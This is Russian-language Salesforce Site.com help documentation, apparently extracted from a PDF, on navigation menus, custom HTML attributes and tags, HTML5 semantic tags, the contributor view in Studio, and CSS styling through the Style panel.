Чтобы изменить имя ссылки карты сайта в меню, наведите указатель мыши на представление «Страницы сайта» вкладки «Общие сведения», щелкните **«Правка»** и обновите имя.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта



Совет:

- Добавление новой страницы или ссылки карты сайта, обновление свойства страницы «Имя для навигации» или изменение порядка отображения страниц и ссылок инициирует автоматическое отображение изменений в меню.
- Чтобы меню автоматически добавлялось на все страницы сайта, добавьте меню в [шаблон страницы](#), который будет использоваться для создания страниц.
- Чтобы скрыть страницу в меню, пути и карте сайта, установите флажок «Скрыть страницу» на панели «Свойства» соответствующей страницы. Кроме того, данный параметр запрещает доступ посетителей веб-сайта к прямому URL-адресу страницы. По умолчанию посетителям доступны все страницы.

СМ. ТАКЖЕ:

[Оформление меню навигации](#)


[Общие сведения о карте сайта и иерархии страниц](#)

[Добавление элементов страницы Site.com](#)

## Оформление меню навигации

Для оформления меню навигации используются темы таблицы стилей, которые могут быть настроены в соответствии с дизайном веб-сайта. При добавлении меню навигации на страницу используется тема по умолчанию. Пользователи могут выбрать другую доступную тему в раскрывающемся списке «Имя темы» на панели «Свойства».

Чтобы настроить тему в соответствии с текущими бизнес-требованиями, выполните указанные ниже действия.

1. Выберите меню навигации на странице.
  2. Выберите нужную тему в раскрывающемся списке «Имя темы» панели «Свойства». Выберите тему, которая больше всего подходит по дизайну, или выберите значение «Пустой», чтобы открыть совершенно пустую тему.
  3. Выберите «Класс» на панели «Стиль».
  4. Выберите нужную часть меню в раскрывающемся списке «Стиль». Кратковременное выделение выбранного элемента позволяет легко определить оформляемую часть.
-  **Совет:** Опытные пользователи таблиц стилей также могут изменить стиль меню в таблице стилей сайта.
5. Чтобы оформить выбранный элемент меню, воспользуйтесь [свойствами панели «Стиль»](#). Внесенные изменения автоматически отображаются в меню.
  6. При необходимости повторите указанные выше действия для каждой части меню.

СМ. ТАКЖЕ:

[Добавление меню навигации](#)

[Общие сведения о карте сайта и иерархии страниц](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания, редактирования и управления сайтами Site.com:


- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе
- И
- Роль администратора сайта или конструктора, назначенная на уровне сайта



## Добавление настраиваемых HTML-атрибутов

Страницы и их элементы могут быть дополнены настраиваемыми HTML-атрибутами, которые отображаются в HTML-теге элемента страницы. Например, при использовании сторонних инфраструктур, которые, в зависимости от определенных атрибутов, отображают элементы страницы иначе.

Ниже перечислены действия, доступные на открытой странице.

1. Выберите нужную страницу или элемент страницы на панели «Структура страницы».
2. Щелкните значок  в разделе «HTML-атрибуты» на панели «Свойства».
3. Введите имя и значение для HTML-атрибута.
4. Нажмите кнопку «Сохранить».

Чтобы удалить HTML-атрибут, выберите нужный атрибут и нажмите кнопку .

Чтобы изменить порядок отображения HTML-атрибутов, выберите нужный атрибут и нажмите кнопку  или .

СМ. ТАКЖЕ:

[Изменение HTML-тега элемента страницы](#)

[Семантические теги макета страницы HTML5](#)

[Изменение свойства страницы Доступе](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе
- И
- Роль администратора сайта или конструктора, назначенная на уровне сайта

## Изменение HTML-тега элемента страницы

По умолчанию панели, повторители данных, элементы данных, настраиваемый код и блоки содержимого определяются тегом `div`, который может быть заменен любым другим HTML-тегом с помощью свойства «HTML-тег». Данная возможность предоставляет пользователям дополнительный контроль над способами отображения элементов на странице.

 **Внимание:** Свойство «HTML-тег» — это надежный способ контроля за параметрами отображения элементов страницы. Однако при изменении HTML-тега элемента страницы пользователи могут создать недопустимый код HTML. Прежде чем опубликовать любые внесенные изменения, рекомендуем тщательно протестировать страницу.

Чтобы переопределить панель, повторитель данных, элемент данных, настраиваемый код или блок содержимого, выполните указанные ниже действия.

1. Выберите элемент на странице.
2. Начните вводить имя тега в поле «HTML-тег» на панели «Свойства».
3. Выберите нужный HTML-тег в списке предложенных вариантов. При необходимости определите собственный HTML-тег (например, при работе с библиотекой JavaScript или внедрении новых тегов HTML5). Чтобы отключить соответствующий код, класс или встроенные стили, удалите HTML-тег для панели, повторителя данных, элемента данных, настраиваемого кода или блока содержимого.

 **Прим.:** Ниже перечислены теги, которые не отображаются в списке предложенных вариантов.

- `base`
- `body`
- `doctype`
- `head`
- `html`
- `meta`
- `style`
- `title`

СМ. ТАКЖЕ:

[Семантические теги макета страницы HTML5](#)

[Добавление настраиваемых HTML-атрибутов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования свойств элемента страницы:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И  
Роль администратора сайта или конструктора, назначенная в Site.com Studio

## Семантические теги макета страницы HTML5

HTML5 определяет несколько семантических тегов макета страницы, которые описывают собственное содержимое. Данные теги позволяют поисковым системам и программам чтения с экрана упростить процесс считывания и систематизации содержимого.

По умолчанию некоторые элементы страницы определяются тегами `div` (включая панели, повторители данных, элементы данных, блоки содержимого и настраиваемый код). Свойство «HTML-тег» элемента страницы позволяет заменять теги семантическими блок-тегами HTML5. См. ниже.

| Параметр | Описание   |
|----------|--|
| Article  | Раздел, содержащий независимый элемент содержимого (например, журнальную статью или сообщение на форуме).  |
| Aside    | Раздел, содержимое которого связано с содержимым основной страницы только поверхностно (например, боковая панель или рекламное объявление).  |
| Details  | Раздел, содержащий дополнительные сведения, которые пользователь может просмотреть или скрыть с помощью интерактивного виджета. Данный раздел может также содержать заключительный раздел. |
| Header   | Раздел, содержащий введение или группу элементов навигации.  |
| Footer   | Раздел нижнего колонтитула страницы или родительский раздел. Данный раздел обычно содержит сведения о родительском разделе и отображается внизу раздела.                                   |
| Nav      | Раздел, содержащий ссылки для навигации.   |
| Section  | Общий раздел страницы.   |
| Summary  | Заключительный раздел для раздела сведений.  |



**Совет:** При использовании семантического тега HTML5 рекомендуем изменить свойство страницы `doctype` на HTML5.

СМ. ТАКЖЕ:

[Изменение HTML-тега элемента страницы](#)

[Добавление настраиваемых HTML-атрибутов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.



## Настройка представления **Site.com Studio** автора

Пользователи могут определять действия, доступные авторам в Site.com Studio.

Представление Site.com Studio автора позволяет пользователям просматривать и обновлять содержимое веб-сайта. Чтобы разрешить авторам редактирование содержимого сайта, рекомендуем сначала создать страницы на основе шаблона, содержащие редактируемые области, и включить некоторые свойства.

Чтобы разрешить авторам:

- редактирование текста на странице, создайте страницы на основе шаблона, содержащие редактируемые блоки содержимого.
- добавление блоков содержимого на страницу, создайте страницы на основе шаблона, содержащие редактируемые панели.
- создание страниц сайта на основе шаблона страницы, установите флажок **«Доступно для авторов»** на панели «Свойства» после открытия шаблона страницы.
- добавление виджетов на страницу, установите флажок **«Доступно для авторов»** в представлении «Виджеты» на вкладке «Общие сведения» или на панели «Свойства» после открытия виджета.
- обновление внешнего вида страниц и виджетов, настройте свойства фирменного стиля.

Чтобы гарантировать правильную настройку представления Site.com Studio автора, щелкните **«Просмотр Studio в качестве автора»** в раскрывающемся меню сайта (на верхней панели инструментов). Чтобы завершить работу, щелкните **«Назад к моему представлению Studio»**.

По умолчанию представление автора недоступно сайтам сообщества Site.com. Тем не менее, лицензия Site.com Contributor может использоваться для предоставления доступа автора к конкретному пользователю. Дополнительную информацию см. в разделе *«Общие сведения о лицензиях на компоненты»* справки Site.com. При необходимости пользователь может открыть сайт сообщества Site.com для предварительного просмотра от имени автора путем добавления компонента `?iscontrib` в URL-адрес сайта. Например: `https://sitestudio.na1.force.com/?iscontrib`.

СМ. ТАКЖЕ:

[Создание шаблонов страниц Site.com](#)

[Создание виджетов](#)

[Общие сведения о фирменном стиле сайта](#)

[Общие сведения о режиме редактирования страницы автора](#)

### ВЕРСИИ

Доступно в версиях:  
**Salesforce Classic**

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта

## Оформление страниц веб-сайта

### Общие сведения о каскадных таблицах стилей

Каскадные таблицы стилей (CSS) — это эффективное средство добавления стилей на страницы веб-сайта. Кроме того, это набор правил форматирования, который определяет внешний вид страниц, в том числе шрифты, цвета, макеты и прочие визуальные параметры.


Таблицы стилей, используемые для контроля шрифтов, позволяют добиться практически однообразного оформления страниц веб-сайта в разных обозревателях. Таблицы стилей позволяют контролировать следующие свойства текста: семейство шрифтов, размер шрифта, цвет текста, цвет фона, форматирование текста и цвет ссылок.

Кроме того, таблицы стилей позволяют определять место отображения блочных элементов, добавлять в них цвет и двигать текст вокруг, а также настраивать поля и границы. Блочный элемент — это отдельный компонент содержимого, который визуально представлен в виде блока. Например, блоки содержимого (которые равнозначны тегам `p`) и панели (которые аналогичны тегам `div`) также являются блочными элементами.

Site.com поддерживает последнюю спецификацию таблиц стилей CSS3.

### Встроенные стили и таблицы стилей

Ниже перечислены действия, доступные в среде Site.com Studio.

- Чтобы применить стили непосредственно к выбранной странице или элементу страницы, воспользуйтесь параметром **«Встроенное»** на панели «Стиль» (  ). Встроенные стили применяются только непосредственно к выбранному элементу.
- Добавьте элементы стиля (например, классы или коды CSS) в таблицу стилей, а затем примените элементы стиля к выбранной странице или элементу страницы. Такой метод позволяет отделить содержимое (веб-страницы) от его представления (таблица стилей).

Встроенные стили более просты для понимания и использования, поэтому рекомендуются пользователям, которые не сталкивались с таблицами стилей ранее. Тем не менее, встроенные стили поддерживают только некоторые функции таблиц стилей, так как смешивают содержимое с его представлением, и применяются только к отдельным элементам. Чтобы обновить стиль сайта, пользователю придется отдельно обновлять свойства стиля для каждой соответствующей страницы или элемента страницы.

Тогда как таблицы стилей, требующие более глубоких познаний в области программирования, позволяют быстро внедрять любые глобальные изменения. В случае обновления элемента стиля в таблице стилей выполняется автоматическое обновление стиля для всех соответствующих страниц или элементов страницы.

Рекомендуем сейчас потратить немного времени на изучение таблиц стилей, чтобы потом...

- сэкономить время и силы при создании и оформлении сайта;
- гарантировать единообразное стилистическое оформление сайта;
- упростить навигацию в режиме доступности (например, для посетителей сайта, использующих программы чтения с экрана).

Дополнительную информацию о создании и использовании таблиц стилей можно получить в Консорциуме World-Wide Web по адресу [www.w3.org/Style/CSS](http://www.w3.org/Style/CSS). Кроме того, в сети Интернет можно найти достаточное количество учебных пособий, содержащих исчерпывающую информацию о работе с таблицами стилей.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer Edition**.

## Общие сведения о кодах и классах CSS

Если для оформления сайта используются таблицы стилей, то пользователи могут переопределить форматирование тегов HTML (например, `body` или `h1`). Чтобы определить стиль отдельных элементов (например, верхних колонтитулов или повторяющегося содержимого), можно создать коды или классы CSS. Класс CSS позволяет определить и применить свойства стиля ко многим элементам на странице, тогда как код CSS идеально подходит для оформления отдельного элемента страницы. Например, обычно в структуре страницы коды используются для определения областей верхнего и нижнего колонтитулов, так как каждая страница содержит только один верхний или нижний колонтитул, а классы используются для определения повторяющихся элементов страницы (например, сообщений в блоге).

## Рекомендации

- Чтобы восстановить исходные значения для всех элементов стиля, добавьте в таблицу стилей [сброс CSS](#). Данное действие поможет избежать различий, существующих между разными обозревателями ввиду применения стандартных параметров встроенного стиля.
- По возможности рекомендуем использовать коды и классы CSS вместо встроенных стилей. В этом случае пользователи смогут разделять содержимое и его представление, а также быстро обновлять стили сайта.
- При наличии на странице только одного элемента рекомендуем использовать коды CSS. Код CSS может использоваться на странице только один раз. При наличии на странице нескольких элементов рекомендуем использовать классы CSS.
- Чтобы организовать таблицы стилей в логическом порядке и упростить процесс их обслуживания, рекомендуем использовать [группы](#).
- При использовании CSS3 рекомендуем просмотреть и протестировать сайт во всех поддерживаемых обозревателях ввиду ограниченной поддержки функций CSS3 некоторыми обозревателями.

СМ. ТАКЖЕ:

[Использование панели «Стиль»](#)

[Общие сведения о представлении таблицы стилей в Site.com](#)

[Создание и использование таблиц стилей](#)

## Использование панели «Стиль»


Панель «Стиль» — это экранный редактор таблиц стилей, который позволяет изменять свойства стиля (например, цвет фона, размер шрифта и тип границы) во время работы над страницами и элементами страницы. Если для оформления страниц используются классы или коды CSS, то элементы стиля могут быть созданы или изменены прямо на панели «Стиль», а не в таблице стилей.

Чтобы применить стиль к выбранной странице или элементу страницы, выполните указанные ниже действия.

1. Откройте панель «Стиль» (  ).
2. Чтобы применить...
  - встроенный стиль, выберите **«Встроенное»**. Встроенные стили применяются только к выбранному элементу и не добавляются в таблицу стилей.
  - класс CSS, выберите **«Класс»** и начните вводить имя. Чтобы выбрать класс, который уже существует в таблице стилей, воспользуйтесь соответствующим всплывающим списком. Чтобы добавить в таблицу стилей новый класс, введите его имя, выберите класс и щелкните **«Да»**.
  - код CSS, выберите **«Код»**, а затем выберите нужный код из раскрывающегося списка. Чтобы добавить новый код, щелкните значок , введите имя кода и щелкните значок .

Чтобы **отдельно оформить** разные компоненты, доступные в элементах страницы меню, выберите нужные параметры в раскрывающемся списке «Стиль».

3. При необходимости примените **свойства стиля** на вкладке «Видимый». Также можете указать стили CSS прямо на вкладке «Код» и нажать кнопку **«Применить»**.

 **Совет:** Чтобы просмотреть свойства стиля, связанные с выбранной страницей или элементом страницы, откройте вкладку «Код» на панели «Стиль». Чтобы удалить свойства стиля, щелкните **«Очистить»**.

СМ. ТАКЖЕ:

[Создание групп и элементов таблицы стилей](#)

[Создание и использование таблиц стилей](#)

[Общие сведения о каскадных таблицах стилей](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ






Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта

## Свойства панели «Стиль»

Панель «Стиль» — это экранный редактор таблиц стилей, который позволяет изменять свойства стиля (например, цвет фона, размер шрифта и тип границы) во время работы над страницами и элементами страницы.

### Раздел «Фон»

| Свойство            | Описание   |
|---------------------|--|
| Цвет фона           | Выбор цвета фона элемента. Чтобы выбрать нужный цвет, щелкните палитру и воспользуйтесь селектором цвета, либо введите специальный шестнадцатеричный код в текстовую область. Также для выбора цвета можно использовать раскрывающийся список «Цвет фона».   |
| Фоновое изображение | Добавление фонового изображения в элемент. Щелкните «Адрес URL» и введите URL-адрес изображения или щелкните значок  для выбора <a href="#">импортированного изображения</a> .  |
| Повтор фона         | Мозаичное размещение фонового изображения элемента. <ul style="list-style-type: none"> <li>: отображение только одной копии изображения.</li> <li>: повтор изображения по горизонтали.</li> <li>: повтор изображения по вертикали.</li> <li>: повтор изображения по горизонтали и по вертикали.</li> </ul> |
| Положение           | Определение положения фонового изображения элемента. <ul style="list-style-type: none"> <li>Чтобы разместить фоновое изображение по горизонтали, введите значение в текстовую область «X» и выберите единицу измерения. Также можете выбрать значение «Слева» или «Справа» в раскрывающемся списке.</li> <li>Чтобы разместить фоновое изображение по вертикали, введите значение в текстовую область «Y» и выберите единицу измерения. Также можете выбрать значение «Сверху» или «Снизу» в раскрывающемся списке.</li> </ul>  |
| Курсор              | Выбор типа курсора (например, перекрестие или указатель).  |









### ВЕРСИИ







Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.







## Раздел «Шрифт и цвет»

| Свойство          | Описание  |
|-------------------|---|
| Шрифт             | Выбор семейства шрифтов для определенного элемента.   |
| Цвет              | Выбор цвета шрифта. Чтобы выбрать нужный цвет, щелкните палитру и воспользуйтесь селектором цвета, либо введите специальный шестнадцатеричный код в текстовую область. Также для выбора цвета можно использовать раскрывающийся список «Цвет».  |
| Размер            | <p>Выбор размера шрифта. Введите значение в текстовую область «Размер» и выберите единицу измерения (например, em, пункты или проценты). Также можете выбрать предварительно заданное значение (например, «Крайне маленький»). Чтобы использовать размер шрифта, заданный для родительского элемента (например, страницы или панели), выберите значение «Наследовать».</p> <p> <b>Совет:</b> Чтобы конечные пользователи могли менять размер шрифта в веб-обозревателях, рекомендуем использовать относительные размеры (например, em или проценты).</p>   |
| Стиль             | <p>Форматирование стиля шрифта, используемого в элементе.</p> <ul style="list-style-type: none"> <li> : отображение жирного шрифта.</li> <li> : отображение жирного курсивного шрифта.</li> <li> : отображение курсивного шрифта.</li> <li><b>«Нет»:</b> отмена текущих стилей.</li> </ul>  |
| Вариант шрифта    | Отображение шрифта в виде капитали.   |
| Высота строки     | Изменение промежутков между строками текста. Введите значение в текстовую область и выберите единицу измерения (например, пиксели, проценты или em). Чтобы использовать высоту строки, заданную для родительского элемента страницы, выберите значение «Наследовать».   |
| Оформление текста | <p>Применение декоративных эффектов к тексту элемента. Например, пользователь может отменить подчеркивание, которое обычно отображается под гиперссылками. Данное правило таблицы стилей является стандартным и используется по умолчанию во многих веб-обозревателях.</p> <ul style="list-style-type: none"> <li> : отображение черты под текстом.</li> <li> : перечеркивание текста.</li> <li> : отображение черты над текстом.</li> <li><b>«Нет»:</b> отмена текущего оформления текста.</li> </ul> |
| Выравнивание      | <p>Выравнивание текста, доступного в выбранном элементе.</p> <ul style="list-style-type: none"> <li> : выравнивание текста по левому краю.</li> </ul>  |


| Свойство      | Описание  |
|---------------|---|
|               | <ul style="list-style-type: none"> <li> : выравнивание текста по правому краю.</li> <li> : выравнивание текста по центру.</li> <li> : выравнивание текста по ширине.</li> </ul>  |
| Регистр       | <p>Изменение капитализации текста, доступного в элементе.</p> <ul style="list-style-type: none"> <li> : капитализация первой буквы каждого слова.</li> <li> : капитализация всех букв.</li> <li> : отображение только строчных букв.</li> <li><b>«Нет»</b>: отмена текущего форматирования.</li> </ul> |
| Отступ текста | <p>Добавление отступа для первой строки текста, доступного в выбранном элементе страницы. Введите значение в текстовую область и выберите единицу измерения. Чтобы использовать отступ, заданный для родительского элемента страницы, выберите значение «Наследовать».</p>  |
| Пробел        | <p>Определение способа обработки пробелов (например, символов табуляции и жестких переносов) внутри элемента.</p>   |

## Раздел «Макет»

| Свойство         | Описание  |
|------------------|---|
| Позиционирование | <p>Размещение элементов страницы вне обычного потока документа. Обычно элементы страницы отображаются в веб-обозревателях в том же порядке, в котором они отображаются в документе. Блочные элементы (например, теги <code>p</code> и <code>div</code>) отображаются друг под другом, тогда как строковые элементы (например, теги <code>em</code>, <code>strong</code> и <code>span</code>) отображаются рядом с текстом или другим подобным элементом.</p> <ul style="list-style-type: none"> <li>При абсолютном позиционировании содержимого используются значения, заданные в текстовых областях «Сверху», «Снизу», «Слева» и «Справа».</li> <li>При относительном позиционировании элемент страницы отображается в обычном потоке макета, но смещается относительно нормального положения на основе значений, заданных в текстовых областях «Сверху», «Снизу», «Слева» и «Справа». Например, если в текстовой области «Слева» указано 20 пикселей, то элемент страницы будет смещен на 20 пикселей влево.</li> </ul> |
| Отображение      | <p>Переопределение стандартных параметров макета элемента страницы. Например, пользователь может скрыть элементы страницы, выбрать внутрискроковое отображение блочных элементов или блочное отображение строковых элементов.</p>   |

| Свойство  | Описание  |
|-----------|---|
|           | <ul style="list-style-type: none"> <li>• При выборе значения «Нет» элемент страницы не отображается.</li> <li>• При выборе значения «Блочное» элемент страницы отображается в виде блочного элемента, с переносом строки до и после элемента.</li> <li>• При выборе значения «Встроенное», которое также используется по умолчанию, элемент страницы отображается в виде строкового элемента, без переноса строки до или после элемента.</li> <li>• При выборе значения «Встроенное блочное» элемент страницы отображается в виде встроенного прямоугольника, однако его содержимое отображается также как внутри блочного элемента.</li> </ul>   |
| Положение | <p>При использовании совместно с абсолютным или относительным позиционированием эти четыре свойства помещают элементы страницы вне обычного потока документа. Введите значения в нужные текстовые области и выберите единицы измерения в соответствующих раскрывающихся списках.</p> <ul style="list-style-type: none"> <li>• Значение «Сверху» определяет удаленность верхнего края элемента от верхнего края родительского элемента.</li> <li>• Значение «Снизу» определяет удаленность нижнего края элемента от нижнего края родительского элемента.</li> <li>• Значение «Справа» определяет удаленность правого края элемента от правого края родительского элемента.</li> <li>• Значение «Слева» определяет удаленность левого края элемента от левого края родительского элемента.</li> </ul> |
| Z-индекс  | <p>Выбор порядка наложения элементов в тех случаях, когда они должны отображаться в одной области. Элемент с большим Z-индексом накладывается поверх элемента с меньшим значением. Значение по умолчанию — 0.</p> <p>Чтобы увеличить или уменьшить значение Z-индекса, щелкните значок  или , либо введите нужное значение в текстовую область.</p>   |
| Плавать   | <p>Смещение элемента страницы вправо или влево, чтобы последующие элементы (например, текст) отображались вокруг плавающего элемента страницы.</p> <ul style="list-style-type: none"> <li>• : смещение элемента страницы влево.</li> <li>• : смещение элемента страницы вправо.</li> <li>• <b>«Нет»</b>: отмена текущего значения.</li> </ul>   |
| Очистить  | <p>Отображение плавающих элементов страницы рядом с выбранным элементом страницы.</p> <ul style="list-style-type: none"> <li>• : перемещение элемента страницы под любой плавающий элемент страницы слева.</li> <li>• : перемещение элемента страницы под любой плавающий элемент страницы справа.</li> </ul>   |



| Свойство         | Описание  |
|------------------|---|
|                  | <ul style="list-style-type: none"> <li> : перемещение элемента страницы под плавающие элементы страницы в любой стороне.</li> <li>«Нет»: отмена текущего значения.</li> </ul>  |
| Доступность      | <p>Доступность выбранного элемента страницы.</p> <ul style="list-style-type: none"> <li>Значение «Доступно» задано по умолчанию.</li> <li>При выборе значения «Скрыто» элемент страницы не отображается, а на его место добавляется невидимый прямоугольник.</li> <li>Значение «Свернуть» используется для сокрытия элементов таблицы. (Для остальных элементов страницы данное значение аналогично значению «Скрыто».)</li> </ul> <p> <b>Прим.:</b> Невидимые элементы страницы все также располагаются в макете страницы.</p>  |
| Перепополнение   | <p>Усечение содержимого элемента страницы, размеры которого превышают допустимые.</p> <ul style="list-style-type: none"> <li>При выборе значения «Доступно» содержимое не усекается.</li> <li>При выборе значения «Скрыто» содержимое усекается.</li> <li>При выборе значения «Прокрутить» содержимое также усекается, но при этом отображаются полосы прокрутки, позволяющие пользователю просмотреть оставшуюся часть содержимого.</li> <li>При выборе значения «Авто» должна отображаться полоса прокрутки для просмотра оставшейся части содержимого, однако следует помнить, что действие данного значения определяется используемым обозревателем.</li> </ul> |
| Раздел «Размеры» |   |
| Свойство         | Описание  |
| Ширина           | <p>Определение ширины для выбранного элемента страницы. Введите значение в текстовую область «Ширина» и выберите единицу измерения. Чтобы использовать ширину, заданную для родительского элемента страницы, выберите значение «Наследовать».</p>   |
| Высота           | <p>Определение высоты для выбранного элемента страницы. Введите значение в текстовую область «Высота» и выберите единицу измерения. Чтобы использовать высоту, заданную для родительского элемента страницы, выберите значение «Наследовать».</p>   |
| Поля             | <p>Определение ширины поля, то есть расстояния между контуром элемента страницы и внешним краем. Чтобы задать поля для всех четырех сторон, введите нужное значение в текстовую область «Все». Чтобы задать ширину только</p>   |

| Свойство | Описание  |
|----------|---|
|          | верхнего, нижнего, правого или левого поля, введите значение в соответствующую текстовую область.   |
| Отступ   | Определение ширины отступа, то есть расстояния между содержимым элемента страницы и его контуром. Чтобы задать отступ для всех четырех сторон, введите нужное значение в текстовую область «Все». Чтобы задать ширину только верхнего, нижнего, правого или левого отступа, введите значение в соответствующую текстовую область. |

## Раздел «Границы»

| Свойство | Описание  |
|----------|---|
| Тип      | Настройка свойств границы для каждой отдельной стороны или для всех четырех сторон.   |
| Стиль    | Настройка типа границы (например, пунктирная, точечная или двойная).  |
| Цвет     | Выбор цвета границы. Чтобы выбрать нужный цвет, щелкните палитру и воспользуйтесь селектором цвета, либо введите специальный шестнадцатеричный код в текстовую область. Также для выбора цвета можно использовать раскрывающийся список «Цвет». |
| Толщина  | Выбор толщины границы. Введите значение в текстовую область «Толщина» и выберите единицу измерения. Также можно выбрать значение «Тонкая», «Средняя» или «Толстая».   |

## Раздел «Таблицы»

| Свойство                | Описание  |
|-------------------------|---|
| Сворачивание границ     | При оформлении таблиц: <ul style="list-style-type: none"> <li>• выберите значение «Свернуть», чтобы использовать между ячейками общую границу;</li> <li>• выберите значение «Разделить», чтобы использовать во всех ячейках собственные границы.</li> </ul> |
| Интервал по горизонтали | Выбор расстояния, разделяющего границы ячейки по горизонтали. Введите значение в текстовую область и выберите единицу измерения. Данное значение доступно только в том случае, если для параметра «Сворачивание границ» выбрано значение «Разделить».       |
| Интервал по вертикали   | Выбор расстояния, разделяющего границы ячейки по вертикали. Введите значение в текстовую область и выберите единицу измерения. Данное значение  |

Свойство


Описание

доступно только в том случае, если для параметра «Сворачивание границ» выбрано значение «Разделить».

СМ. ТАКЖЕ:

[Использование панели «Стиль»](#)

## Общие сведения о представлении таблицы стилей в Site.com

Таблицы стилей позволяют добавлять элементы стиля, организовывать их в группы и напрямую редактировать код CSS. Чтобы открыть таблицу стилей на вкладке «Общие сведения», дважды щелкните или наведите указатель мыши на нужную таблицу и выберите  > «Правка». Таблица стилей откроется в виде новой вкладки.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

И

Роль администратора сайта или конструктора, назначенная на уровне сайта



- Чтобы [импортировать таблицу стилей](#) и напрямую изменить ее код CSS, воспользуйтесь панелью инструментов (1).
- Ниже перечислены действия, доступные на панели таблицы стилей (2).
  - [Создание элементов стиля и групп](#)
  - Предварительный просмотр, редактирование и удаление элементов стиля
  - Перемещение элементов стиля и групп в нужную область
  - [Добавление сброса CSS](#)
- Чтобы выбрать элемент стиля для предварительного просмотра и самостоятельного редактирования, воспользуйтесь разделом «Предварительный просмотр стиля» (3).
